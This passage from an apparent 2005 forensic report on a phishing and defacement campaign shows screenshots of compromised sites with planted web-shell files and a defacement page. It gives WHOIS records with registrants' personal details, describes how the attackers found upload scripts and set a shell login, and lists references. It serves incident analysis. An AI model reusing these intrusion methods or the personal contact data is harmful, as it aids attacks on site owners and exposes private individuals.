
This is a collection, and by no means a comprehensive one, of the other sites that the Romanian(s) nicknamed QauD, have abused both before, during, and after the events on November 16.




Index of /DeSpotvogel - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://213.73.227.206/
Go
jpg.php.rar
Getting Started
Latest Headlines
MNIN (dot) ORG
SANS ...
Gmail ...
SiteP...
inurl:...
htt...m/
Inde...
JWO...
fphover.class 29-Oct-2005 13:25 9.1K
fphoverx.class 29-Oct-2005 13:25 1.4K
index.htm 29-Oct-2005 13:25 1.3K
index2.htm 09-Nov-2005 19:16 2.1K
index3.htm 29-Oct-2005 13:25 1.4K
inschrijfformulier20..> 29-Oct-2005 13:26 117K
jpg.php.rar 18-Nov-2005 05:07 4.1K
links.htm 29-Oct-2005 13:26 5.9K
linksspotvogel.txt 29-Oct-2005 13:26 1.1K
logo.gif 29-Oct-2005 13:26 4.5K
logospotvogel.jpg 29-Oct-2005 13:26 80K
menu.htm 09-Nov-2005 19:16 7.7K
Find: jpg.rar
Find Next
Find Previous
Highlight all
Match case
Phras
Done


Restricted Area - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://fatah.xwing
Go
:RiCi
Firefox Help
Firefox Support
Plug-in FAQ
Copyright © 2004 QuaD&ScRiCi. LoL THIS PENIS COMES WITH ABSOLUTELY NO WARRANTY! USE AT YOUR OWN RISK!.
Find: letter
Find Next
Find Previous
Highlight
Match case
mailto:cata1713@yahoo.com


www.strand27.dk - /upload/uploads/ - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.strand27.dk/upload/uploads
Go
jpg.php.rar
Getting Started
Latest Headlines
MNIN (dot) ORG
SANS - ...
Gmail - I...
SitePoin...
inurl:upl...
http...om/
www.s...
JWOD-...
Thursday, August 11, 2005 7:08 PM 517512 DSC00843.JPG
Wednesday, September 28, 2005 11:06 PM 161904 Duncan2.jpg
Friday, October 21, 2005 12:25 PM 2481660 Emiel og lucas.zip
Wednesday, October 12, 2005 12:29 AM 49 fisch.inc
Wednesday, October 12, 2005 12:31 AM 49 fisch.php
Tuesday, July 26, 2005 10:06 AM 3157312 Frede.zip
Thursday, August 18, 2005 12:09 PM 2345335 GDS april 2005.pdf
Friday, November 11, 2005 9:25 PM 38094 gemt.jpg
Thursday, November 17, 2005 12:12 AM 17876 grøn1.jpg
Thursday, August 18, 2005 12:08 PM 3747212 hth-dk-april-2005-ver2.pdf
Friday, September 30, 2005 10:57 PM 317814 ikke-navngivet.bmp
Wednesday, October 26, 2005 6:01 PM 70835 IMG04294.jpg
Friday, September 16, 2005 7:41 AM 7550 image.php
Friday, September 16, 2005 7:41 AM 3790 jpg.php.rar
Thursday, August 18, 2005 12:10 PM 4889630 kvik.pdf
Thursday, November 17, 2005 12:21 AM 69671 miladrs2005.jpg
Done
35 66.194.6.72 - - [05/Nov/2005:0
36 192.168.18.112 - - [05/Nov/200
37 192.168.18.112 - - [05/Nov/200
38 192.168.18.112 - - [05/Nov/200
text file
Opening jpg.php.rar
You have chosen to open
jpg.php.rar
which is a: RAR file
from: http://www.strand27.dk
What should Firefox do with this file?
Open with
Browse...
Save to Disk
Do this automatically for files like this from now on.
OK
Cancel


Welcome To Our Hacked Page ! - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://tinkel.lpunderground.nl/banners/
Go
"hacked by quad"
Getting Started
Latest Headlines
MNIN (dot) ORG
SANS - I...
Gmail - In...
SitePoint ...
inurl:uplo...
http...com/
Welco...
quad hac...
Hello Admin ... You are a Lamer ... Please pack your server ... If you need help
e-mail us at abuse@nasa.gov !
This Site Have Been Hacked By QuaD !!!
Tnx a lot to: ScRiCi !
HACKED
Copyright © Romania Hack Network ! ShellRO™ !
Find: jpg.rar
Find Next
Find Previous
Highlight all
Match case
Phrase not found
Done

## B.II – 168.11.77.30 Network Whois

This is the machine in Georgia which was used by the attackers to initiate a flood of phishing emails. By using a method well known by spammers, the attackers obscured the email chain by starting in Georgia and subsequently relaying mail through the compromised web server as well.

```
OrgName:    State of Georgia/Board of Regents
OrgID:      SGR
Address:    2500 Daniells Bridge Rd
Address:    Building 300
City:       Athens
StateProv:  GA
PostalCode: 30606
Country:    US

NetRange:   168.8.0.0 - 168.15.255.255
CIDR:       168.8.0.0/13
NetName:    NETBLK-PEACHNETB-BLK1
NetHandle:  NET-168-8-0-0-1
Parent:     NET-168-0-0-0-0
NetType:    Direct Assignment
NameServer: NS1.USG.EDU
NameServer: NS2.USG.EDU
NameServer: NS3.USG.EDU
NameServer: NS4.USG.EDU
Comment:
RegDate:    1993-07-16
Updated:    2001-11-12

RTechHandle: ZU47-ARIN
RTechName:   University System of Georgia
RTechPhone:  +1-706-583-2001
RTechEmail:  nic-tech@usg.edu

OrgTechHandle: ZU47-ARIN
OrgTechName:   University System of Georgia
OrgTechPhone:  +1-706-583-2001
OrgTechEmail:  nic-tech@usg.edu
```

## B.III – 172.183.180.252 & 172.178.14.237 Network Whois

These two machines are both registered within the pool of IP addresses owned by AOL. The 172.183 machine accessed upload.php 26 times during the morning of November 16; and also is the only address we know to have submitted data to 1.php – the PHP Bulk Emailer. The 172.178 machine interacted with both upload.php and .index.php (the shell offender) in order to upload all necessary files for the Crimson fraudulent web site.

```
OrgName:    America Online
OrgID:      AOL
Address:    22000 AOL Way
City:       Dulles
StateProv:  VA
PostalCode: 20166
Country:    US

NetRange:   172.128.0.0 - 172.191.255.255
CIDR:       172.128.0.0/10
NetName:    AOL-172BLK
```

```
NetHandle:  NET-172-128-0-0-1
Parent:     NET-172-0-0-0-0
NetType:    Direct Allocation
NameServer: DAHA-01.NS.AOL.COM
NameServer: DAHA-02.NS.AOL.COM
NameServer: DAHA-07.NS.AOL.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-03-24
Updated:    2003-08-08

RTechHandle: AOL-NOC-ARIN
RTechName:   America Online, Inc.
RTechPhone:  +1-703-265-4670
RTechEmail:  domains@aol.net

OrgAbuseHandle: AOL382-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-703-265-4670
OrgAbuseEmail:  abuse@aol.net

OrgNOCHandle: AOL236-ARIN
OrgNOCName:   NOC
OrgNOCPhone:  +1-703-265-4670
OrgNOCEmail:  noc@aol.net

OrgTechHandle: AOL-NOC-ARIN
OrgTechName:   America Online, Inc.
OrgTechPhone:  +1-703-265-4670
OrgTechEmail:  domains@aol.net
```

## B.IV – 82.79.119.126 Network Whois

This address in Romania was used to upload the phishing files for the Violet Federal and Ivory Valley phishing exploits.

```
inetnum:        82.79.119.0 - 82.79.119.127
netname:        RO-GL-COPYCLINICS
descr:          Copy Clinics S.R.L.
country:        RO
admin-c:        DA1765-RIPE
tech-c:         DA1765-RIPE
tech-c:         RDS-RIPE
status:         ASSIGNED PA
remarks:        +------------------------------------------------------------+
remarks:        | ABUSE CONTACT: abuse@rdsnet.ro IN CASE OF HACK ATTACKS,   |
remarks:        | ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.    |
remarks:        +------------------------------------------------------------+
notify:         as-admin@rdsnet.ro
mnt-by:         AS8708-MNT
mnt-lower:      AS8708-MNT
changed:        liviu.pislaru@rdsnet.ro 20050805
source:         RIPE

role:           Romania Data Systems NOC
address:        71-75 Dr. Staicovici
address:        Bucharest / ROMANIA
phone:          +40 21 30 10 888
fax-no:         +40 21 30 10 892
e-mail:         contact-tech@rdsnet.ro
admin-c:        CN19-RIPE
```

```
tech-c:         CN19-RIPE
tech-c:         GEPU1-RIPE
nic-hdl:        RDS-RIPE
notify:         notify-ripe@rdsnet.ro
mnt-by:         AS8708-MNT
changed:        ciprian.nica@rdsnet.ro 20050519
remarks:        +------------------------------------------------------------+
remarks:        | ABUSE CONTACT: abuse@rdsnet.ro IN CASE OF HACK ATTACKS,   |
remarks:        | ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.    |
remarks:        +------------------------------------------------------------+
source:         RIPE

person:         Dediu Andrian
address:        Str. Dr. Petrini, Nr. 6, Bl. W2, Ap. 6
address:        Galati / Romania
phone:          +4-0740-060279
fax-no:         +40-236-326821
e-mail:         office@copyclinics.ro
nic-hdl:        DA1765-RIPE
notify:         as-admin@rdsnet.ro
mnt-by:         AS8708-MNT
changed:        liviu.pislaru@rdsnet.ro 20050805
source:         RIPE

% Information related to '82.76.0.0/14AS8708'

route:        82.76.0.0/14
descr:        RDSNET
origin:       AS8708
mnt-by:       AS8708-MNT
changed:      bcd@rdsnet.ro 20040909
source:       RIPE
```

## B.V – 213.164.233.34 Network Whois

This is the IP address from which the user located <confidential>.org's upload.php on November 4, 2005. The user came directly from google.ro after doing a query for any .org domain with an accessible upload.php file. The user transferred a PHP shell to the server and password protected it with username quad and password killall.

```
inetnum:      213.164.233.32 - 213.164.233.63
netname:      CTTEOMAR
descr:        SC Tudor Teomar 2000 SRL
country:      RO
admin-c:      GT732-RIPE
tech-c:       GT732-RIPE
status:       ASSIGNED PA
notify:       lir@astral.ro
mnt-by:       ASTRALTELECOM-MNT
changed:      camelia.nastase@astral.ro 20030429
source:       RIPE

person:       Gitita Tudor
address:      Costinesti, Str. Tineretului, Bl. GGN, Sc. 2, Et. 1
address:      Constanta, Romania
phone:        +40-241-734531
fax-no:       +40-241-734531
e-mail:       sales@mangalia.astral.ro
nic-hdl:      GT732-RIPE
notify:       sales@mangalia.astral.ro
```

```
mnt-by:       ASTRALTELECOM-MNT
changed:      camelia.nastase@astral.ro 20030429
source:       RIPE

% Information related to '213.164.233.0/24AS6746'

route:        213.164.233.0/24
descr:        Astral Telecom S.A.
origin:       AS6746
mnt-by:       ASTRALTELECOM-MNT
changed:      camelia.nastase@astral.ro 20030326
source:       RIPE
```

## C – References


[1]. Anatomy of a Phishing Attack, http://www.mnin.org/write/2005_phish.pdf.
[2]. Information on Stavanger, Norway. http://www.timeanddate.com/worldclock/city.html?n=289
[3]. State of Connecticut Department of Information Technology. http://www.ct.gov/doit/site/default.asp
[4]. Removed
[5]. Removed
[6]. Phpinfo() function information: http://us3.php.net/phpinfo
[7]. The Way Back Machine, Internet Archive: http://web.archive.org/web/20020926090433/www.dds.no/
[8]. Information on State of Georgia, Board of Regents. http://www.usg.edu/regents/
[9]. Information on HTTP Status Codes. http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html
[10]. Relaying Methods by Ian Gulliver. DSBL. http://dsbl.org/relay-methods#HTTPPOSTrelaying
[11]. Apache's mod_mime_magic module. http://httpd.apache.org/docs/2.0/mod/mod_mime_magic.html
[12]. MIME Type Detection in Internet Explorer.
http://msdn.microsoft.com/workshop/networking/moniker/overview/appendix_a.asp
[13]. Martin Geisler's PHP-Shell Tool. http://mgeisler.net/php-shell/
[14]. Zone-H.org Attack Statistics For “QuaD”. http://www.zone-h.org/en/defacements/filter/filter_defacer=QuaD